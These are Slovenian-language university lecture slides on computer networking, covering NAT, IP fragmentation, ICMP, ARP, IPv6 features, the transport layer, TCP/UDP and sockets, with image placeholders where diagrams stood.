


# NAT – Network Address Translation

- Prenaslavljanje izvornega naslova IP paketa v drug naslov
- Uporaba
  - zakritje izvorne naprave
  - preslikava zasebnega nabora naslovov IP
  - mapiranje naslova IP s številko vrat strežnika (destination NAT)

NAT preslikovalna tabela

ODJEMALEC	POŽARNI ZID	STREŽNIK
192.168.1.1:1029	140.116.72.219:1029	↔ 140.116.72.72:23
192.168.1.1:1030	140.116.72.219:1030	↔ 192.116.72.72:23
192.168.1.2:1029	140.116.72.219:30029	↔ 140.116.72.72:21
192.168.1.2:1030	140.116.72.219:30030	↔ 140.116.72.72:21










# Primerjava številčenja IP in PSTN/ISDN

	IP	PSTN/ISDN
<b>Format naslova</b>	enoten (32bit)	spremenljiv
<b>Geografska določenost</b>	je ni	je
<b>Hierahičnost</b>	je ni	je
<b>Logična imena</b>	da (DNS)	ne obstajajo



# (De)Fragmentacija

- Omogoča prenos datagramov prek povezav, ki imajo MTU (Maximum Transmission Unit) manjši kot je velikosti oddanega datagrama
- Maksimalna dolžina datagrama IP je 65536 oktetov






# Proces fragmentacije

## ■ Zgled


- datagram ICMP dolžine 4028 oktetov
- MTU (Maximum Transmission Unit) = 1500





# ICMP


- **ICMP (Internet Control Message Protocol)**
  - del IP sloja
  - za obveščanje o (nekaterih) napakah in ostalih dogodkih, ki zahtevajo pozornost
  - ne obvešča o napakah ICMP paketov, generiranje ICMP datagramov ni obvezno
  - nadzor omrežja





# ARP

- Address Resolution Protocol
- Preslikava IP naslovov v fizične (MAC)
- Omogoči pripravo ustreznega paketa na fizičnem nivoju
- ARP je odvisen od omrežja
  
- Inverzno operacijo izvajajo (RARP, BOOTP, DHCP)





# Osnove IPv6

---



# Ključne novosti IPv6

- Povečan naslovni prostor (128 bitov) =  $3.4 \cdot 10^{38}$  naslovov
- Naslavljanje unicast, multicast, anycast
  - nič več "broadcast" naslavljanja
- Poenostavljen format glave
  - fiksna dolžina glave (40 oktetov)
  - zmanjšano število polj
  - polja, ki niso nujna se nahajajo v opsijskih glavah
- Mehanizem za določitev MTU
  - IPv6 ne podpira fragmentacije paketov
- Nov protokol za poizvedbe med sosedi
  - protokol Neighbor Discovery
  - nadomešča protokol ARP
- Varnostni mehanizmi integrirani – obvezen IPSec
- Izboljšan mehanizem QoS
  - dodatno polje "Flow label", ki označuje prometni pretok
- Mehanizem za avtomatsko dodeljevanje naslovov
- Izboljšana mobilnost




# Transport v internetnih sistemih

---




# Transport v internetnih sistemih





# Transportni sloj




## ■ 4. sloj ISO/OSI

- podatkovni tok je logična povezava med končnimi točkami
- omogoča transportne storitve med gostiteljem in ciljem
- Storitev od konca do konca (End-to-end)
- Dva glavna protokola
  - TCP – Transmission Control Protocol
  - UDP – User Datagram Protocol
- PDU: pri TCP segment, pri UDP sporočilo



# Storitve od konca do konca






# Naloge transportnega sloja



## ■ Osnovna naloga:

- Osnovni prenos podatkov oz. upravljanje posameznih komunikacij med aplikacijami
  - Transportno naslavljanje za identifikacijo posameznih aplikacij
  - Segmentiranje podatkov
  - Upravljanje posameznih segmentov
  - Sestavljanje segmentov

## ■ Možne dodatne naloge:

- Zagotavljanje pravilnosti transporta
- Kontrola podatkovnega toka med obema koncema
- Preprečevanje zasičenja v omrežju





- Aplikacijski
- Predstavitveni
- Sejni
- Transportni
- Omrežni
- Povezavni
- Fizični

TCP  
TCP  
TCP  
UDP

TCP  
TCP

TCP  
UDP

- Aplikacijski
- Predstavitveni
- Sejni
- Transportni
- Omrežni
- Povezavni
- Fizični

- Aplikacijski
- Predstavitveni
- Sejni
- Transportni
- Omrežni
- Povezavni
- Fizični

LTFE  
Web  
strežnik



ISP  
Email in  
FTP  
strežnik




■ En odjemalec ima lahko hkrati vzpostavljenih več transportnih sej z večimi strežniki



# Transportno naslavljanje


- Dvojico podatkov:
    - naslov IP,
    - številka vrat – port (FTP 21, TELNET 23, SMTP 25 ...)
      - igra vlogo točke dostopa do TCP storitve
- imenujemo vtičnica (socket)





# Vrata

